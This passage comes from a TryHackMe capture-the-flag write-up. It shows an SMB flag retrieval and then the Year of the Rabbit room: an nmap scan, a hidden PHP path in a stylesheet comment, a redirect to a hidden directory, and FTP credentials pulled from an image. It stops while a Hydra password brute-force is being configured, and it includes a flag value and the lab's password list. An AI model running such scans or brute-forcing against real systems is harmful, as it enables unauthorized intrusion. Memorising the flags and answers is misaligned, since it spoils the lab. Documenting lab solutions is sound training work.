  Stuff                               D        0  Thu May  7 12:58:43 2020

                15587583 blocks of size 4096. 10905157 blocks available
smb: \buse\Desktop\> get 'flag 2.txt'
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \buse\Desktop\'flag
smb: \buse\Desktop\> get "flag 2.txt"
getting file \buse\Desktop\flag 2.txt of size 45 as flag 2.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \buse\Desktop\>
```

```
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
```

- ***2.*** https://tryhackme.com/room/yearoftherabbit

TryHackMe | Year of the Rabbit

Time to enter the warren...

TryHackMe

➢ *Description*


Let's have a nice gentle start to the New Year!

Can you hack into the Year of the Rabbit box without falling down a hole?

➢ Port Scanning & Enumeration ⇒ NMAP

```
hacker@ELDesoki:/mnt/c/Users/Khale$ nmap -A 10.10.241.164
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 21:32 +03
Nmap scan report for 10.10.241.164 (10.10.241.164)
Host is up (0.10s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.15 seconds
```

I started my exploration by visiting the Apache HTTPD server on port 80. Let's see what goodies are waiting for us there! 🌐 🔍



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

In the background, Burp Suite discovered some intriguing directories. Let's take a closer look at what it uncovered and see if we can find anything interesting!




Not secure 10.10.241.164/assets/

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
RickRolled.mp4	2020-01-23 00:34	384M	
style.css	2020-01-23 00:34	2.9K	

Apache/2.4.10 (Debian) Server at 10.10.241.164 Port 80


Inside the assets folder, I found two files: a link to a classic rickroll video and a style.css file. Upon examining the style.css, I discovered a link to a PHP file that hinted at the presence of a flag. Time to check it out!



Not secure 10.10.241.164/assets/s


```
* {
   margin: 0px 0px 0px 0px;
   padding: 0px 0px 0px 0px;
 }

 body, html {
   padding: 3px 3px 3px 3px;

   background-color: #D8DBE2;

   font-family: Verdana, sans-serif;
   font-size: 11pt;
   text-align: center;
 }
 /* Nice to see someone checking the stylesheets.
    Take a look at the page: /sup3r_s3cr3t_fl4g.php
 */
 div.main_page {
   position: relative;
   display: table;

   width: 800px;
```

When I navigated to the super secret flag, it suggested that JavaScript should be turned off. Looks like they're trying to keep things under wraps! Time to adjust my settings and see what happens next! 🚫 💻



Love it when people block Javascript...
This is happening whether you like it or not... The hint is in the video. If you're stuck here then you're just going to have to bite the bullet!
Make sure your audio is turned up!

I followed the site's instructions and turned off JavaScript, keeping my volume up. At 57 seconds into the video, it audibly told me I was looking in the wrong place and that I should use *Burp sound*. Sounds like there's more to uncover with Burp Suite! Let's see what it reveals!




#	Host	Method	URL	Params	Edited	Status code
112	http://10.10.241.164	GET	/intermediary.php?hidden_directory=/WExYY2Cv-...	✓		302
111	http://10.10.241.164	GET	/sup3r_s3cr3t_fl4g.php			302
110	http://10.10.241.164	GET	/sup3r_s3cret_fl4g/			200

```
GET /sup3r_s3cr3t_fl4g.php HTTP/1.1
Host: 10.10.241.164
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.0.0 Safari/537.36
OPR/114.0.0.0
Sec-Purpose: prefetch;prerender
Purpose: prefetch
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

```
HTTP/1.1 302 Found
Date: Tue, 22 Oct 2024 19:18:43 GMT
Server: Apache/2.4.10 (Debian)
Location:
intermediary.php?hidden_directory=/WExYY2Cv-qU
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

I discovered a hidden directory! Let's dive in and see what secrets it holds. Time to explore further!



Not secure
10.10.241.164/WExYY2Cv-qU/
The tab was snoozed to save memory.
Disable tab


Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
Parent Directory		-	
Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.10.241.164 Port 80


I found a picture! 📸 I love finding images—they often hold hidden gems or clues. Let's see what this one has to offer! 🕵️ ✨

After downloading the picture, I didn't find any useful metadata. However, it jogged my memory about steganography. When I opened it as text,



Hot_Babe.txt 10/22/2024 10:22 PM Text Document


I stumbled upon FTP username and passwords! 🎉 It looks like this image is hiding more than just pixels. Time to put this newfound info to use! 🔑 💾



```
³▯XDV$¨v▯†º™”I’ÚBÀT%RÚ÷¬©$Êš(ˆaµHd/‹²Ô>Í¹ÇìÎ
\ÆìN<GÌI“¹[·9¶▯¯ûëØ|:-$É„á†I1ºo]’Ò„A▯yÕ×7w§Ó;ÍËzw¾»?®‡ÃAp(*ðlc‘T▯Ìøwÿîßý»▯÷▯Ký?ahÉB¥F▯8     IEND®B`,Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C7703FIy0c0sd
O14xEhgg0Hxz1
5dnv#Pr$wqH7F
```

Ln 7140, Col 14 | 475,063 characters | 100% | Windows (CRLF) | ANSI

I'll use Hydra to test the passwords from the list.



Username

● Username: ftpuser

○ Username List:

□ Loop around users □ Protocol does not require usernames

Password

○ Password: yourpass

● Password List: ownloads/Hot_Babe.txt

○ Generate: 1:1:a


Colon separated file

□ Use Colon separated file


□ Try login as password □ Try empty password □ Try reversed login

```
